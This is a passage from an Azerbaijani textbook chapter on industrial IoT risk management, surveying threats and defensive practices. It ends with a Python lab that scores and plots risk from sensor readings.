IIoT ilə bağlı ümumi risklər arasında məlumatın oğurlanması, cihazların ələ keçirilməsi və paylanmış xidmətdən imtina (DDoS) hücumları yer alır. Bu faktorlar kibertəhlükəsizlik sahəsində mürəkkəb problemlər yaradır.

Bundan əlavə, proses sensorlarında autentifikasiya və təhlükəsizlik tədbirlərinin olmaması, IIoT-nin həll edilməsi çətin olan əsas problemlərindən biri kimi qeyd edilir. Bu boşluq əməliyyat çətinliklərinə və avadanlıqların mümkün zədələnməsinə səbəb ola bilər.

IIoT-yə yönəlmiş kibertəhlükələrə dair aparılan araşdırmalar hücumçuların sənaye tətbiqlərini hədəf alma üsullarının müxtəlifliyini vurğulayır və bu risklərin başa düşülməsinin və aradan qaldırılmasının vacibliyini önə çəkir.

Sənaye 4.0 konsepsiyasının genişlənməsi ilə bu təhlükələrə qarşı tədbirlər görmək və onların təsirini azaltmaq sənaye proseslərinin təhlükəsizliyini və bütövlüyünü qorumaq üçün olduqca vacibdir (Şəkil 3.5).



Şəkil 3.5. Kibertəhlükəsizlik aşkarlama texnikaları

3.2.4. Müasir IoT sistemləri üçün dinamik risk qiymətləndirməsi

Dinamik risk qiymətləndirmələri (DRA) müasir IoT sistemlərinin təhlükəsizliyinin təmin edilməsində mühüm rol oynayır. Mövcud tədqiqatlarda qeyd edildiyi kimi, IoT ekosistemlərinin dinamik təbiəti, adaptiv risk qiymətləndirmə metodologiyalarını tələb edir.

Xüsusilə tibbi sahəyə əsaslanan IoT sistemlərində bu yanaşmalar aktualdır. Belə sistemlərdə risklərin effektiv idarə olunması və təhlükəsizliyin qorunması üçün xüsusi metodologiyalara ehtiyac duyulur. IoT sistemlərinin mürəkkəb və dəyişkən xarakteri, təhlükə mənzərəsinin davamlı monitorinqini və yeni təhlükələrə qarşı çevik müdafiə strategiyalarının hazırlanmasını tələb edir.

Zamanla dəyişən funksiyaları modelləşdirərək optimal kibertəhlükəsizlik tədbirləri formalaşdıran yanaşmalar real vaxt rejimində risk idarəetməsinə əhəmiyyətli töhfə verir. Ümumilikdə, DRA-lar IoT ekosistemlərində risklərin proaktiv idarə olunması və qarşılıqlı əlaqəli mühitlərdə təhlükəsizliyin təmin edilməsi üçün vacib bir yanaşmadır.

3.2.5. IoT risklərinin azaldılmasında siyasət (Policy) idarəetməsinin əhəmiyyəti

Təhlükəsizlik risklərinin azaldılmasında effektiv siyasət idarəetməsi əsas amillərdən biridir. Bu yanaşma IoT cihazlarına icazəsiz girişin, istifadənin və idarəetmənin qarşısını almağa kömək edir.

Təhlükəsiz siyasət çərçivələrinin yaradılması və tətbiqi IoT cihazlarına fiziki və məntiqi girişin idarə olunması üçün müvafiq qaydaların müəyyənləşdirilməsini tələb edir. Bu yanaşma yalnız potensial təhdidlərdən qorunmanı təmin etmir, həm də IoT ekosistemlərində zəifliklərin azaldılması üçün sistemli bir metod təqdim edir.

Siyasət idarəetməsinin əhəmiyyətini anlayan təşkilatlar IoT təhlükəsizlik strategiyalarına bu elementi daxil etməlidirlər. Bu yolla potensial risklər proaktiv şəkildə aradan qaldırılır və IoT mühitinin dayanıqlılığı artırılır.

3.2.6. IoT sistemlərinin inteqrasiya riskləri

İoT mühitində fərqli cihazların və sistemlərin bir-biri ilə problemsiz qarşılıqlı əlaqədə olması (interoperability) uğurlu IIoT yerləşdirmələrinin əsas şərtlərindən biridir. Lakin bu yanaşma müəyyən daxili risklər də yaradır.

Cihazların və simsiz şəbəkələrin geniş IoT ekosistemində səmərəli işləməsini təmin etmək çətinliklər yarada bilər. Standartlaşdırılmış rabitə protokollarının olmaması və texnologiyalar arasındakı uyğunsuzluq məlumat axınındakı uyğunsuzluqlara və sistem nasazlıqlarına gətirib çıxara bilər.

Bu problemlər IoT yerləşdirmələrinin etibarlılığı və funksionallığı üçün ciddi təhlükələr yaradır. Sənaye standartlarının tətbiqi, cihazlar arasında uyğunluğun təmin edilməsi və müvafiq test və doğrulama proseslərinin həyata keçirilməsi bu riskləri azalda bilər. Bu tədbirlər IoT təşəbbüslərinin effektivliyini və məhsuldarlığını artırmağa imkan yaradır.

3.2.7. IIoT riskləri üçün real vaxtlı monitorinq həlləri

Real vaxtlı monitorinq həlləri IIoT sistemlərindəki risklərin azaldılmasında mühüm rol oynayır. Bu həllər ağıllı sensorlar və IoT cihazları kimi qabaqcıl texnologiyalardan istifadə edərək sənaye prosesləri haqqında davamlı və ani məlumatlar təqdim edir.

Real vaxt rejimində görünürlüyün təmin edilməsi sayəsində təşkilatlar anomaliyaları, mümkün nasazlıqları və təhlükəsizlik pozuntularını vaxtında aşkarlaya bilir, beləliklə, proaktiv müdaxilələr həyata keçirmək mümkün olur.

Real vaxtlı vəziyyət monitorinqi, məsələn, istilik mübadilə qurğularında istifadə edildiyi kimi, avadanlığın vəziyyətinə operativ reaksiya verməyə şərait yaradır. Proqnozlaşdırıcı texniki xidmət strategiyaları, IIoT şəbəkə monitorinqi ilə dəstəkləndikdə, sənaye müəssisələrinə problemləri böyümədən əvvəl həll etməyə imkan verir.

Ən qabaqcıl IIoT monitorinq həlləri ağıllı sensorları və texnologiyaları birləşdirərək sənaye sahələrində risklərin idarə edilməsinə kompleks yanaşmanı təmin edir. IIoT sənayeni transformasiya etməyə davam etdikcə, real vaxtlı monitorinq əməliyyat bütövlüyünün qorunması və potensial risklərin minimallaşdırılması üçün mühüm komponentə çevrilir.


3.2.8. Sənaye IoT risklərinin idarə edilməsində Süni İntellektin rolu

Süni intellekt (AI) IIoT sistemlərində risklərin idarə edilməsində mühüm rol oynayır. Təkmil analitika və maşın öyrənmə texnikalarından istifadə etməklə süni intellekt IIoT sistemlərinin təhlükəsizliyini artırır, potensial təhdidləri və zəifliklər real vaxt rejimində aşkar edərək minimallaşdırmağa kömək edir.

Süni intellektin tətbiq sahələri arasında risk analitikası da var. AI və maşın öyrənmə modelləri IIoT şəbəkələrindən toplanan məlumatları təhlil etmək üçün istifadə edilir, xüsusilə sənaye mühitlərində risklərin effektiv qiymətləndirilməsi və idarə olunmasına kömək edir.

Bundan əlavə, IIoT sistemlərində süni intellekt əsaslı tətbiqlər gözlənilməz dayanma hallarının qarşısını almağa, yeni məhsul və xidmətlərin təqdim edilməsinə və risklərin idarə edilməsi strategiyalarının gücləndirilməsinə töhfə verir. Süni intellekt texnologiyalarının, o cümlədən maşın öyrənmə və dərin öyrənmə metodlarının istifadə edilməsi Sənaye 4.0 çərçivəsində kiber təhlükəsizlik tədbirlərinin gücləndirilməsi və risklərin ağıllı şəkildə azaldılması imkanlarını nümayiş etdirir (Şəkil 3.6).

AI və IIoT-nin bu vəhdəti yalnız risklərin müəyyən edilməsi və idarə olunması üçün deyil, eyni zamanda sənaye sistemlərinin dayanıqlılığını və etibarlılığını təmin etmək üçün də böyük əhəmiyyət daşıyır.



Şəkil 3.6. Süni İntellekt və IoT-nin birləşməsi

3.2.9. IIoT şəbəkələrində dayanıqlılıq strategiyaları


IIoT şəbəkələrində dayanıqlılığın qorunması, əməliyyatların davamlılığını təmin etmək və potensial riskləri minimuma endirmək üçün mühüm rol oynayır. Müxtəlif strategiyalar IIoT sistemlərinin möhkəmliyini artırmağa yönəlmişdir. Bu strategiyalar arasında sənaye şəbəkələri üçün xüsusi olaraq hazırlanmış kibertəhlükəsizlik tədbirlərinin tətbiqi, o cümlədən müdaxilə aşkarlama sistemləri və təhlükəsiz rabitə protokolları yer alır.

Bununla yanaşı, IIoT ilə təchiz olunmuş sənaye şəbəkələrinin qurulması işçilərin təhlükəsizliyinin artırılması, sistemlərin iş vaxtının optimallaşdırılması və əməliyyat səmərəliliyinin yüksəldilməsi kimi məsələlərə də toxunur. Pandemiyadan çıxarılan dərslər göstərir ki, IIoT şəbəkələrinin dəyişən şərtlərə uyğunlaşma və mümkün pozuntulara tez bir zamanda cavab vermək qabiliyyəti, uzunmüddətli uğurun təmin edilməsi üçün vacibdir (Şəkil 3.7).

3.2.10. IIoT risk idarəetməsində məlumat məxfiliyi məsələləri

IIoT risk idarəetməsində məlumat məxfiliyi əsasən məlumatların toplanması, emalı və qorunması məsələləri ətrafında cəmlənir. IIoT qurğularının yaratdığı böyük həcmdə məlumatlar məxfiliyin pozulması riskini artırır və şəxsi məlumatların icazəsiz istifadəsinə şərait yarada bilər. IIoT mühitində fərdi məlumatların qorunması üçün xüsusi tədbirlərin həyata keçirilməsi zəruridir. Çünki bu sistemlər çox vaxt istifadəçi məlumatlarını toplayır və emal edir, lakin yetərli məlumat mühafizəsi tədbirləri olmadan fəaliyyət göstərir.

Bu problemlərin həlli ciddi təhlükəsizlik protokollarının tətbiqini, qanunvericiliyə uyğunluğu təmin etməyi və IIoT mühitində məxfiliyin qorunmasının əhəmiyyətini artırmağı tələb edir.



Şəkil 3.7. Dayanıqlı IoT şəbəkələri

3.2.11. IIoT təchizat zəncirindəki zəifliklər


IIoT təchizat zəncirindəki zəifliklər, istehsal və paylama proseslərində bir-biri ilə əlaqəli qurğular və komponentlər şəbəkəsinin yaratdığı risklərə işarə edir.

Bu zəifliklər müxtəlif mərhələlərdə – avadanlıqların tədarükündən proqram təminatı və sistemlərin istifadəyə verilməsinə qədər özünü göstərə bilər. Saxta avadanlıqlar, zəif proqram təminatı və IIoT qurğularının uzaqdan istismar edilməsi ehtimalı, təchizat zəncirindəki təhlükəsizlik problemlərinin mürəkkəbliyini artırır. IIoT infrastrukturunun sürətlə genişlənməsi bu riskləri daha da gücləndirir və təchizat zəncirinin hər bir halqasının güclü təhlükəsizlik tədbirləri ilə qorunmasının vacibliyini vurğulayır (Şəkil 3.8).

Bu təhlükələrin qarşısını almaq üçün sənaye standartlarının tətbiqi, cihazlar arasında uyğunluğun təmin edilməsi, etibarlı istehsalçılarla əməkdaşlıq və sistemlərin ciddi şəkildə sınaqdan keçirilməsi kimi tədbirlərin həyata keçirilməsi tövsiyə olunur. Bu cür tədbirlər, IIoT-nin etibarlı və effektiv işləməsi üçün vacib olan əsas təhlükəsizlik tələblərini təmin etməyə kömək edir.

3.2.12. Sənaye 4.0 transformasiyaları və risk idarəetmə proqramları

Sənaye 4.0 rəqəmsal texnologiyaların istehsal proseslərinə inteqrasiyası ilə xarakterizə olunur və həm imkanlar, həm də risklər yaradan yeni bir paradiqma dəyişikliyi təqdim edir. Şəkil 3.9 bu konsepsiyanı müxtəlif yeni texnologiyaların inteqrasiyası vasitəsilə nümayiş etdirir. Sənaye 4.0-ın fasiləsiz əlaqələndirmə və məlumat yönümlü təbiəti inkişaf və innovasiya üçün geniş imkanlar açır.



Şəkil 3.8. Sənayedə təchizat zəncirinin idarəetmə çərçivəsi


Lakin bu transformasiya kiber təhlükəsizlik və məlumat məxfiliyi sahəsində yeni çağırışlar da ortaya çıxarır. Sənaye 4.0 təşəbbüslərinə başlayan təşkilatlar üçün möhkəm risk idarəetmə proqramlarının həyata keçirilməsi zərurətə çevrilir. Bu proqramlar kiber hücumlar, məlumat sızmaları və qarşılıqlı əlaqədə olan sistemlərin mürəkkəb idarəçiliyi kimi problemləri həll etməlidir. Sənaye liderləri Sənaye 4.0 texnologiyalarının üstünlüklərindən faydalanmaq üçün risklərin idarə edilməsinə strateji yanaşma tətbiq etməyin vacibliyini vurğulayır. Rəqəmsal transformasiyaların potensial pozuntulardan qorunması və ağıllı istehsalat mühitlərinin dayanıqlığının təmin edilməsi bu prosesdə əsas hədəflərdən biridir.

3.3. IoT-də Risk İdarəetməsi Üçün Tövsiyə Olunan Addımlar

IoT-də güclü risk idarəetməsinin tətbiqi kritik infrastrukturun qorunması üçün əhəmiyyətlidir. Təşkilatlar bütün IIoT cihazlarını və sistemlərini qeydiyyata almaq üçün ətraflı inventarlaşdırma həyata keçirməlidir. Bunun ardınca, müntəzəm risk qiymətləndirmələri aparılmalı, potensial zəifliklər və mümkün təhlükələr müəyyən edilməlidir. IIoT şəbəkələrinin davamlı monitorinqi real vaxt rejimində təhlükələrin aşkarlanması üçün vacibdir.

Həssas məlumatların ötürülməsi və saxlanması zamanı end-to-end şifrələmənin tətbiqi zəruridir. İcazəsiz girişin qarşısını almaq üçün ciddi giriş nəzarəti tədbirləri həyata keçirilməlidir. Təchizatçıların təhlükəsizlik standartlarına uyğunluğu yoxlanmalı və hərtərəfli insident cavab planı hazırlanmalıdır. Kibertəhlükəsizlik sahəsində ən yaxşı təcrübələr üzrə əməkdaşların təlimləndirilməsi ümumi təhlükəsizlik məlumatlılığını artırır və müvafiq qaydalara

uyğunluğun qorunmasını təmin edir. IIoT təchizat zəncirinin təhlükəsizliyinin təmin edilməsi və yeniləmə idarəetməsinin vaxtında həyata keçirilməsi əlavə qorunma təmin edir.



Şəkil 3.9. Sənaye 4.0 konsepsiyası müxtəlif texnologiyaların inteqrasiyası ilə

Fiziki təhlükəsizlik tədbirləri də IIoT infrastrukturunun mühafizəsinə töhfə verir. Şəbəkə seqmentasiyası təhdidlərin yayılmasının qarşısını alır. Həmçinin, təhlükəsizlik məlumatları ilə bağlı xəbərdarlıqlar sistemin müdafiəsini gücləndirir. Nəhayət, müntəzəm təhlükəsizlik auditi tətbiq edilən risk idarəetmə tədbirlərinin effektivliyini qiymətləndirir.

Risk idarəetməsi üçün tövsiyə olunan əsas addımlar aşağıdakılardır:

- **Aktivlərin inventarlaşdırılması:** IIoT cihazları və sistemlərinin ətraflı siyahısının tərtib edilməsi.
- **Risk qiymətləndirməsi:** Potensial zəifliklərin və təhlükələrin müəyyən edilməsi üçün müntəzəm qiymətləndirmələrin aparılması.
- **Davamlı monitorinq:** IIoT şəbəkələrində real vaxt rejimində təhlükələrin aşkarlanması üçün monitorinq mexanizmlərinin tətbiqi.
- **Məlumatların şifrələnməsi:** Məlumatların ötürülməsi və saxlanması zamanı uçtan-uca şifrələmənin təmin edilməsi.
- **Giriş nəzarəti:** İcazəsiz girişin qarşısını almaq üçün ciddi giriş nəzarəti və autentifikasiya mexanizmlərinin tətbiqi.
- **Təchizatçıların qiymətləndirilməsi:** IIoT komponentlərinin təhlükəsizlik standartlarına uyğunluğunun qiymətləndirilməsi.

- **İnsident cavab planı:** Təhlükəsizlik insidentlərinin təsirini azaltmaq üçün insident cavab planının hazırlanması və müntəzəm yenilənməsi.
- **Əməkdaşların təlimi:** Kibertəhlükəsizlik üzrə ən yaxşı təcrübələrə əsaslanan işçi heyətin maarifləndirilməsi.
- **Tənzimləyici uyğunluq:** Hüquqi və tənzimləyici problemlərin qarşısını almaq üçün müvafiq qaydalara riayət edilməsi.
- **Təchizat zəncirinin təhlükəsizliyi:** IIoT təchizat zəncirinin qorunması və mümkün təxribatların qarşısının alınması.
- **Yeniləmə idarəetməsi:** IIoT cihazlarının və sistemlərinin ən son təhlükəsizlik yeniləmələri ilə təmin edilməsi.
- **Fiziki təhlükəsizlik:** IIoT infrastrukturunun fiziki müdaxilələrdən qorunması üçün tədbirlərin görülməsi.
- **Şəbəkə seqmentasiyası:** Potensial pozuntuların yayılmasının qarşısını almaq üçün şəbəkə seqmentasiyasının tətbiqi.
- **Təhlükəsizlik kəşfiyyatı:** Yeni yaranan təhdidlər və zəifliklər haqqında daim məlumatlı olmaq üçün təhlükəsizlik kəşfiyyatının aparılması.
- **Təhlükəsizlik auditi:** Risk idarəetmə tədbirlərinin effektivliyini qiymətləndirmək üçün müntəzəm auditasiyanın aparılması.

Bu çoxşaxəli yanaşma təşkilatların inkişaf edən təhdid mühitində uğurla hərəkət etməsinə kömək edir və IIoT ekosistemlərinin dayanıqlılığını təmin edir. Bu addımlar birlikdə IIoT üçün güclü risk idarəetmə çərçivəsi qurur və inkişaf edən kibertəhlükələr qarşısında sənaye sistemlərinin dayanıqlılığını qoruyur.

IIoT-də risk idarəetmə sahəsi mürəkkəb və dinamikdir. Mövcud tədqiqatların nəzərdən keçirilməsi göstərir ki, IIoT ekosistemlərində kibertəhlükəsizlik problemləri çoxşaxəli xarakter daşıyır. Kiberrisklərin idarə olunması üçün texnologiyalar və çərçivələr IIoT cihazları ilə bağlı unikal zəifliklərin həlli üçün inkişaf etdirilmişdir.

Ədəbiyyatda qeyd olunan dörd səviyyəli IIoT kibertəhlükə idarəetmə modeli təşkilatlara bu çətinliklərə uyğunlaşmaq üçün strukturlaşdırılmış yanaşma təqdim edir. AWS kimi bulud xidmətlərinin inteqrasiyası həm imkanlar, həm də IIoT cihazları tərəfindən yaradılan böyük məlumat həcminin idarə olunması ilə bağlı çətinliklər yaradır.

3.4. Praktiki Hissə və Tapşırıqlar

3.4.1. Sensor Məlumatlarının Risk Təhlili və Vizual Monitorinqi

Məqsəd

Bu praktiki hissənin əsas məqsədi oxucuya IIoT (Industrial Internet of Things) cihazlarından toplanan real və ya sintetik məlumatlar üzərində risk təhlili aparmağı, kritik vəziyyətləri avtomatik aşkarlamağı və nəticələri vizual formatda təqdim etməyi öyrətməkdir.

Əlavə olaraq, praktiki iş Google Colab platformasında sınaqdan keçirilmişdir. Bu da göstərir ki, laboratoriya tapşırıqları həm yerli sistemlərdə (Ubuntu/Jetson Nano), həm də bulud əsaslı ətraflarda rahat şəkildə icra edilə bilər.

Tələblər:

- Google Colab və ya Ubuntu/Linux (Raspberry Pi və ya Jetson Nano da uyğundur)
- Python 3.8+
- Uyğun dataset və ya kitabda verilən fayl [**Link: https://www.icloud.com/iclouddrive/048DAbEEYFSmWJpu5pAiCd8dg#iot_sec_labs**]
- Lazımi kitabxanalar:
  - **pip install pandas matplotlib seaborn**

✓ Addım 1 – Datasetin yüklənməsi və ilkin baxış

Bu mərhələdə CSV faylı yüklənir və timestamp, temperature, humidity, vibration_level, device_status kimi sütunlar araşdırılır. Datasetdə neçə "normal", "warning" və "alert" statuslarının olduğu müəyyən edilir.

```
import pandas as pd

df = pd.read_csv("sensor_data_iot_ch3.csv", parse_dates=["timestamp"])
print(df.head())
print(df.describe())
print(df["device_status"].value_counts())
```

```
            timestamp  temperature  humidity  vibration_level device_status
0 2025-04-18 10:00:00         40.1        73             0.18        normal
1 2025-04-18 10:01:00         57.7        78             0.12         alert
2 2025-04-18 10:02:00         54.0        87             0.23         alert
3 2025-04-18 10:03:00         43.0        95             0.06       warning
4 2025-04-18 10:04:00         40.3        87             0.29         alert
                           timestamp  temperature   humidity  vibration_level
count                             60    60.000000  60.000000        60.000000
mean   2025-04-18 10:29:29.999999744    48.836667  80.833333         0.142500
min              2025-04-18 10:00:00    40.100000  71.000000         0.020000
25%              2025-04-18 10:14:45    43.550000  75.750000         0.070000
50%              2025-04-18 10:29:30    48.750000  79.000000         0.120000
75%              2025-04-18 10:44:15    54.125000  87.000000         0.220000
max              2025-04-18 10:59:00    59.600000  95.000000         0.300000
std                              NaN     5.771407   6.839979         0.085878
device_status
alert      30
normal     18
warning    12
Name: count, dtype: int64
```

Şəkil 3.10. Datasetin ümumi məlumatlarının çıxarılması

✓ Addım 2 – Risk Skoru Hesablanması

Hər bir müşahidə üçün risk səviyyəsi hesablanaraq yüksək riskli hallar avtomatik aşkar edilir. Risk skoru təyin edildikdən sonra artıq məlumatlar yalnız xam sensor göstəricilərindən ibarət deyil, həm də təhlükə səviyyələrini əks etdirən skorla zənginləşdirilmiş olur.

```
def compute_risk(row):
    score = 0
    if row["temperature"] > 50: score += 1
    if row["humidity"] > 85: score += 1
    if row["vibration_level"] > 0.1: score += 2
    if row["device_status"] == "alert": score += 2
    return score

df["risk_score"] = df.apply(compute_risk, axis=1)
print(df[["timestamp", "temperature", "humidity",
"vibration_level", "device_status", "risk_score"]].head())
```

```
            timestamp  temperature  humidity  vibration_level device_status  \
0 2025-04-18 10:00:00         40.1        73             0.18        normal
1 2025-04-18 10:01:00         57.7        78             0.12         alert
2 2025-04-18 10:02:00         54.0        87             0.23         alert
3 2025-04-18 10:03:00         43.0        95             0.06       warning
4 2025-04-18 10:04:00         40.3        87             0.29         alert
5 2025-04-18 10:05:00         46.8        89             0.02       warning
6 2025-04-18 10:06:00         56.5        73             0.15         alert
7 2025-04-18 10:07:00         51.8        76             0.03       warning
8 2025-04-18 10:08:00         41.8        75             0.09        normal
9 2025-04-18 10:09:00         44.5        82             0.26         alert

   risk_score
0           2
1           5
2           6
3           1
4           5
5           1
6           5
7           1
8           0
9           4
```


Şəkil 3.11. Risk skorlarının təyin olunması

✓ Addım 3 – Risk Skorlarının Zaman üzrə Vizualizasiyası

Zamanla risklərin necə dəyişdiyi göstərilir və dəyərlər vizual şəkildə izlənilir. Bu vizual təhlil sayəsində real dünya ssenarilərində təhlükəli yüksəlişlərin zamanla necə meydana çıxdığını aydın şəkildə görmək olur.

```
import matplotlib.pyplot as plt

plt.figure(figsize=(12,6))
plt.plot(df["timestamp"], df["risk_score"], marker="o")
```

- `plt.axhline(y=3, color="red", linestyle="--", label="Kritik Risk Limiti")`
- `plt.title("Real Zamanlı Risk Skoru Analizi")`
- `plt.xlabel("Zaman")`
- `plt.ylabel("Risk Skoru")`
- `plt.legend()`
- `plt.grid(True)`
- `plt.tight_layout()`
- `plt.show()`



Şəkil 3.12. Real zamanda risk skorunun dəyişməsinin izlənməsi

✓ Addım 4 – Kritik Halların Aşkarlanması

Risk skoruna əsasən sistemin kritik vəziyyətə keçdiyi vaxtları konkret müəyyən etmək olur. Bu addım sistemin hansı vaxtda müdaxiləyə ehtiyac duyduğunu real vaxtlı olaraq qeyd etməyə imkan verir. Xəbərdarlıq sistemi bu məlumatlar əsasında qurula bilər.

- `critical = df[df["risk_score"] >= 4]`
- `print(critical[["timestamp", "temperature", "humidity", "vibration_level", "risk_score"]])`

```
🛑 Kritik riskli zamanlar:

             timestamp  risk_score
1  2025-04-18 10:01:00           5
2  2025-04-18 10:02:00           6
4  2025-04-18 10:04:00           5
6  2025-04-18 10:06:00           5
9  2025-04-18 10:09:00           4
10 2025-04-18 10:10:00           5
13 2025-04-18 10:13:00           5
15 2025-04-18 10:15:00           5
17 2025-04-18 10:17:00           4
18 2025-04-18 10:18:00           5
19 2025-04-18 10:19:00           4
```

Şəkil 3.13. Kritik risk hallarının təyin edilməsi

✓ Nəticə

Bu laboratoriya işi sənaye tipli IoT sistemlərində müşahidə olunan real təhlükələrin analizi üçün fundamental yanaşmanı göstərir. Tətbiq edilən üsullar aşağıdakılardır:

- Real zamanlı məlumatların toplanması və təhlili
- Kritiklik kriteriyalarına əsasən risk score modeli qurulması
- Yüksək riskli zamanların filtrasiya yolu ilə seçilməsi
- Vizual analiz alətləri ilə nəticələrin təqdimatı

Bu üsullar real dünyada IIoT təhlükəsizliyində, xüsusilə **predictive maintenance**, **intrusion detection** və **health monitoring** sistemlərində geniş tətbiq edilir.

✓ Tapşırıqlar

- Yeni bir sensor atributu (`pressure`) əlavə edin və ona görə risk skorunu yenidən hesablayın.
- `risk_score` sahəsinin zamanla dəyişməsini `seaborn` kitabxanası ilə vizualizə edin.
- Hər 10 dəqiqədə bir orta risk hesablayın və onun dəyişimini qrafiklə göstərin.
- `alert` statusunda olan bütün müşahidələri ayrıca fayla (`alerts.csv`) yazın.
- `matplotlib` vizualizasiyasına risk səviyyəsinə görə rəngli markerlər əlavə edin.
- Əgər `risk_score >= 4`, sistem "alarm" funksiyası işə salsın (log faylına yazılsın).
- Sistemin `uptime` və `downtime` vəziyyətlərini statistik olaraq analiz edin.
- Sensor məlumatlarını `.json` formatında saxlayın və API kimi təqdim edin.
- Hər bir `device_status` tipinə uyğun təlimat mesajı verin (məsələn, `alert → müdaxilə tələb olunur`).
- `risk_score` dinamik dəyişdikcə avtomatik email və ya MQTT alert sistemi təsvir edin.

